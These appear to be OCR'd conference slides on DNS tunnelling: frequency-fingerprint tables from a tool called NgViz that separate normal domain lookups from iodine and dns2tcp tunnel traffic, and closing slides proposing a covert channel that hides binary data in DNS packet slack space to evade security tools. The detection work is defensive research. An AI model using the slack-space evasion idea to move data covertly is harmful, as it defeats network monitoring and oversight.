
Shannon (1951)

- Calculates entropy of the English language

DO DOMAINS FOLLOW ENGLISH PATTERNS?



Yes!



Options

simulated_user.txt_201-301 | simulated_user.txt_301-401 | simulated_user.txt_4...

fingerprint.txt

Chars	Rank	Frequency
e	1	0.10108
a	2	0.08875
i	3	0.07315
o	4	0.07126
s	5	0.06662
r	6	0.06464
t	7	0.06209
n	8	0.06122
l	9	0.04782
c	10	0.03775
m	11	0.03276

simulated_user.txt

Chars	Rank	Frequency
e	🟩 1	🟩 0.10024
a	🟩 2	🟩 0.08802
t	🟨 3	0.08068
s	🟩 4	0.07579
o	🟩 5	🟩 0.06846
c	🟨 6	0.05868
m	🟨 7	0.05623
l	🟩 8	🟨 0.04890
n	🟩 9	🟩 0.04890
r	🟨 10	🟨 0.04890
i	🟥 11	🟨 0.04156

Tab	Value
simulated_user.txt_701-801	81%
simulated_user.txt_901-1001	78%
simulated_user.txt_501-601	77%
simulated_user.txt_201-301	74%
simulated_user.txt_801-901	74%
simulated_user.txt_1101-1201	73%
simulated_user.txt_1201-1301	73%
simulated_user.txt_601-701	72%
simulated_user.txt_301-401	70%
simulated_user.txt_1001-1101	69%
simulated_user.txt_1301-1401	66%
simulated_user.txt_1-101	63%
simulated_user.txt_401-501	63%
simulated_user.txt_101-201	60%
iodine_scp.txt_1-101	43%
dns2tcp_scp.txt_1-101	39%
tcp-over-dns_scp.txt_1-101	35%

Match: 74%

Frequency Graph | Graph All

	Avg	Std Dev		
ngram rank diff % (by char):	2.90000	2.48797	Graph	Graph All
ngram freq diff (by char):	0.00962	0.00835	Graph	Graph All
ngram freq diff (by rank):	0.00417	0.00349	Graph	Graph All
change in freq (fingerprint):	0.00444	0.00474	Graph	Graph All
change in freq (comparison):	0.00412	0.00397	Graph	Graph All

Generate Visual

☑ Ignore Case Ngram chars: 1 Through rank: 20


Domains: 201 to 301

Recalculate | Export | Close

fingerprint.txt vs simulated_user.txt

Options

NgViz -> typical user



fingerprint.txt

Chars	Rank	Frequency
e	1	0.10108
a	2	0.08875
i	3	0.07315
o	4	0.07126
s	5	0.06662
r	6	0.06464
t	7	0.06209
n	8	0.06122
l	9	0.04782
c	10	0.03775
m	11	0.03276

dns2tcp_scp.txt

Chars	Rank	Frequency
n	1	0.04515
k	2	0.03794
c	3	0.03769
r	4	0.03470
b	5	0.03186
u	6	0.03137
t	7	0.03121
d	8	0.03105
m	9	0.03097
s	10	0.03097
x	11	0.03097

Tab	Value
simulated_user.txt_701-801	81%
simulated_user.txt_901-1001	78%
simulated_user.txt_501-601	77%
simulated_user.txt_201-301	74%
simulated_user.txt_801-901	74%
simulated_user.txt_1101-1201	73%
simulated_user.txt_1201-1301	73%
simulated_user.txt_601-701	72%
simulated_user.txt_301-401	70%
simulated_user.txt_1001-1101	69%
simulated_user.txt_1301-1401	66%
simulated_user.txt_1-101	63%
simulated_user.txt_401-501	63%
simulated_user.txt_101-201	60%
iodine_scp.txt_1-101	43%
dns2tcp_scp.txt_1-101	39%
tcp-over-dns_scp.txt_1-101	35%


Match: 39%

	Avg	Std Dev
ngram rank diff % (by char):	7.70000	4.59456
ngram freq diff (by char):	0.01992	0.01631
ngram freq diff (by rank):	0.01921	0.01714
change in freq (fingerprint):	0.00444	0.00474
change in freq (comparison):	0.00090	0.00172

☑ Ignore Case Ngram chars: 1 Through rank: 20

Domains: 1 to 101

NgViz -> dns2tcp



Tunnels!

NgViz

PASSIVE COVERT COMMUNICATION OVER DNS


EXPLOITING THE SLACK SPACE

DOMAIN LABEL FORMAT

Each label is preceded by its length

A label pointer may later be used instead of redundantly specifying a series of labels

- Called “compressed form”, optional!



SLACKING OFF


The DNS protocol does not specify a length, and is ambiguous on what the length must be

- FQDNs may be formed in many valid ways!
- Length must be obtained from the IP/UDP layer

Why not just modify the IP/UDP lengths and use the slack space as a storage channel?

- Store binary data instead of characters!
- Security tools do not analyze the slack space!

